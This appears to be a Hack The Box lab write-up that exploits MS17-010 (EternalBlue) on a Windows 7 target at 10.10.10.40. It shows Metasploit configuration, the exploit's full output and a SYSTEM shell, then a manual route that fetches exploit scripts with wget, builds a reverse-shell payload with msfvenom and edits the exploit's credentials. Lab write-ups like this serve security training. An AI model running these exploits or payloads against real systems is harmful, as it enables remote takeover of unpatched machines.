
I continued configuring the MS17-010 (EternalBlue) exploit in Metasploit by setting the target and my attacking machine. The commands I used were: set RHOSTS 10.10.10.40, this sets RHOSTS (Remote Host) to 10.10.10.40, which is the IP address of the target machine I want to attack.



```
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set RHOSTS 10.10.10.40
RHOSTS => 10.10.10.40
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> set LHOST 10.10.14.68
```

This sets LHOST (Local Host) to 10.10.14.68, which is my own machine's IP. This is needed because when the exploit succeeds, the target system will connect back to me, allowing remote access. I repeated the commands to ensure that both RHOSTS and LHOST were correctly set. Now, with these settings in place, I am ready to run the exploit and attempt to gain access to the target system.


I executed the EternalBlue (MS17-010) exploit in Metasploit to gain access to the target machine (10.10.10.40). The command I used: run



```
[msf](Jobs:0 Agents:0) exploit(windows/smb/ms17_010_eternalblue) >> run

[*] Started reverse TCP handler on 10.10.14.68:4444
[*] 10.10.10.40:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.10.40:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Serv
ack 1 x64 (64-bit)
[*] 10.10.10.40:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.10.40:445 - The target is vulnerable.
[*] 10.10.10.40:445 - Connecting to target for exploitation.
[+] 10.10.10.40:445 - Connection established for exploitation.
[+] 10.10.10.40:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.10.40:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.10.40:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.10.10.40:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.10.10.40:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.10.10.40:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.10.10.40:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.10.40:445 - Sending all but last fragment of exploit packet
[*] 10.10.10.40:445 - Starting non-paged pool grooming
[+] 10.10.10.40:445 - Sending SMBv2 buffers
[+] 10.10.10.40:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.10.10.40:445 - Sending final SMBv2 buffers.
[*] 10.10.10.40:445 - Sending last fragment of exploit packet!
[*] 10.10.10.40:445 - Receiving response from exploit packet
[+] 10.10.10.40:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.10.10.40:445 - Sending egg to corrupted connection.
[*] 10.10.10.40:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.10.10.40
[*] Meterpreter session 1 opened (10.10.14.68:4444 -> 10.10.10.40:49158) at 2025-03-03 18:34:35 -0600
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.10.10.40:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```


This command launched the exploit, which targeted the SMBv1 vulnerability on the system. The output confirmed that the host is vulnerable, and the exploit successfully connected to the target.

I used Meterpreter to open a Windows command shell on the target system after successfully exploiting the MS17-010 (EternalBlue) vulnerability. The command I used: shell



```
(Meterpreter 1)(C:\Windows\system32) > shell
Process 2260 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>getuid
```

After successfully exploiting the MS17-010 (EternalBlue) vulnerability, I gained remote access to the target machine and executed commands to verify my privilege level. First, I used: whoami




```
C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>getuid
```

This command checks the current user that the session is running as. The output showed: nt authority\system

which means I have SYSTEM privileges, the highest level of access on a Windows machine. This allows me to control the entire system, including modifying files, accessing sensitive data, and executing privileged commands.

Next, I used the Meterpreter command: getuid

This command also checks the current user identity within Metasploit's Meterpreter session.



```
(Meterpreter 1)(C:\Windows\system32) > getuid
Server username: NT AUTHORITY\SYSTEM
(Meterpreter 1)(C:\Windows\system32) > 
```

Both commands confirm that I now have full control over the system. With SYSTEM privileges, I can perform post-exploitation tasks, such as extracting passwords, creating a backdoor, or exploring the target's files and processes.

Answer: NT AUTHORITY\SYSTEM

Manual Exploitation Using AutoBlue


Downloading Required Exploit Scripts

https://raw.githubusercontent.com/worawit/MS17-010/refs/heads/master/mysmb.py

https://raw.githubusercontent.com/worawit/MS17-010/refs/heads/master/zzz_exploit.py

The first step was to download the required scripts from GitHub using the wget command.

Downloading mysmb.py: wget https://raw.githubusercontent.com/worawit/MS17-010/refs/heads/master/mysmb.py




```
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k4kqk6us0y]─[~]
└──╼ [★]$ wget https://raw.githubusercontent.com/worawit/MS17-010/refs/heads/mas
ter/mysmb.py
--2025-03-06 20:26:26--  https://raw.githubusercontent.com/worawit/MS17-010/refs
/heads/master/mysmb.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.1
33, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.
133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16669 (16K) [text/plain]
Saving to: ‘mysmb.py.1’

mysmb.py.1          100%[===================>]  16.28K  --.-KB/s    in 0s

2025-03-06 20:26:26 (122 MB/s) - ‘mysmb.py.1’ saved [16669/16669]

┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k4kqk6us0y]─[~]
```

This script interacts with the **SMB (Server Message Block) protocol**, which is necessary for the EternalBlue exploit.

I need to download the zzz_exploit.py script, verify both files, set execution permissions, and then proceed with the exploit execution.

Downloading zzz_exploit.py: wget https://raw.githubusercontent.com/worawit/MS17-010/refs/heads/master/zzz_exploit.py




```
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k4kqk6us0y]─[~]
└──╼ [★]$ wget https://raw.githubusercontent.com/worawit/MS17-010/refs/heads/mas
ter/zzz_exploit.py
--2025-03-06 20:28:34--  https://raw.githubusercontent.com/worawit/MS17-010/refs
/heads/master/zzz_exploit.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.1
33, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.
133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 43417 (42K) [text/plain]
Saving to: ‘zzz_exploit.py.1’

zzz_exploit.py.1    100%[===================>]  42.40K  --.-KB/s    in 0.001s

2025-03-06 20:28:34 (78.2 MB/s) - ‘zzz_exploit.py.1’ saved [43417/43417]

┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k4kqk6us0y]─[~]
└──╼ [★]$ 
```

This script executes the **MS17-010 exploit**, allowing remote code execution on the target machine. After running these commands, both scripts were successfully saved in the working directory.

Verifying and Modifying the Exploit Script

This script is the actual **exploit for MS17-010 (EternalBlue)**, which allows me to execute remote code on a vulnerable machine. Once I ran the command, my system resolved the GitHub server address and connected over **HTTPS (port 443)**. The server responded with an **HTTP 200 OK**, confirming that the file existed and was available for download.

The file, which is **42.40 KB**, was successfully saved as zzz_exploit.py.1, indicating that a similar file already existed in my directory. Now that I have both **mysmb.py and zzz_exploit.py**, the next step is to verify their presence, set execution permissions, and run the exploit against the target machine.




```
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k4kqk6us0y]─[~]
└──╼ [★]$ msfvenom -p windows/meterpreter/reverse_tcp lhost 10.10.14.68 -f exe > meterpreter.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Error: One or more options failed to validate: LHOST.
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k4kqk6us0y]─[~]
└──╼ [★]$ ls
cacert.der  Downloads        my_data   Public     zzz_exploit.py
Desktop     meterpreter.exe  mysmb.py  Templates
Documents   Music            Pictures  Videos
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k4kqk6us0y]─[~]
└──╼ [★]$ ls
cacert.der  Downloads        my_data   Public     zzz_exploit.py
Desktop     meterpreter.exe  mysmb.py  Templates
Documents   Music            Pictures  Videos
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-k4kqk6us0y]─[~]
└──╼ [★]$ msfconsole
Metasploit tip: Save the current environment with the save command,
future console restarts will use this environment again


 ______________________________________________________________________________
|                                                                              |
|                   METASPLOIT CYBER MISSILE COMMAND V5                        |
|______________________________________________________________________________|
      \                              /                    /
       \                            /                    /              x
```

Editing zzz_exploit.py

To configure the exploit, I opened the script using the vi editor:

vi zzz_exploit.py




```
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-zyplx9xxtr]─[~]
└──╼ [★]$ ls
cacert.der  Downloads  mysmb.py    Public     zzz_exploit.py
Desktop     Music      mysmb.py.1  Templates  zzz_exploit.py.1
Documents   my_data    Pictures    Videos
┌─[eu-vip-1]─[10.10.14.68]─[azizulrahaman@htb-zyplx9xxtr]─[~]
└──╼ [★]$ vi zzz_exploit.py
```

Modifying Authentication Credentials

Inside the script, I located the **USERNAME and PASSWORD** fields and modified them to use anonymous authentication:

USERNAME = "//"

PASSWORD = ""



```
#!/usr/bin/python$
from impacket import smb, smbconnection$
from mysmb import MYSMB$
from struct import pack, unpack, unpack_from$
import sys$
import socket$
import time$
$
'''$
MS17-010 exploit for Windows 2000 and later by sleepya$
$
Note:$
- The exploit should never crash a target (chance should be nearly 0%)$
- The exploit use the bug same as eternalromance and eternalsynergy, so named pipe is needed$
$
Tested on:$
- Windows 2016 x64$
- Windows 10 Pro Build 10240 x64$
- Windows 2012 R2 x64$
- Windows 8.1 x64$
- Windows 2008 R2 SP1 x64$
- Windows 7 SP1 x64$
- Windows 2008 SP1 x64$
- Windows 2003 R2 SP2 x64$
- Windows XP SP2 x64$
- Windows 8.1 x86$
- Windows 7 SP1 x86$
- Windows 2008 SP1 x86$
- Windows 2003 SP2 x86$
- Windows XP SP3 x86$
- Windows 2000 SP4 x86$
'''$
$
USERNAME = '//'$
PASSWORD = ''$
'''$
A transaction with empty setup:$
- it is allocated from paged pool (same as other transaction types) on Windows 7 and later$
- it is allocated from private heap (RtlAllocateHeap()) with no on use it on Windows Vista and earlier$
-- INSERT --
```

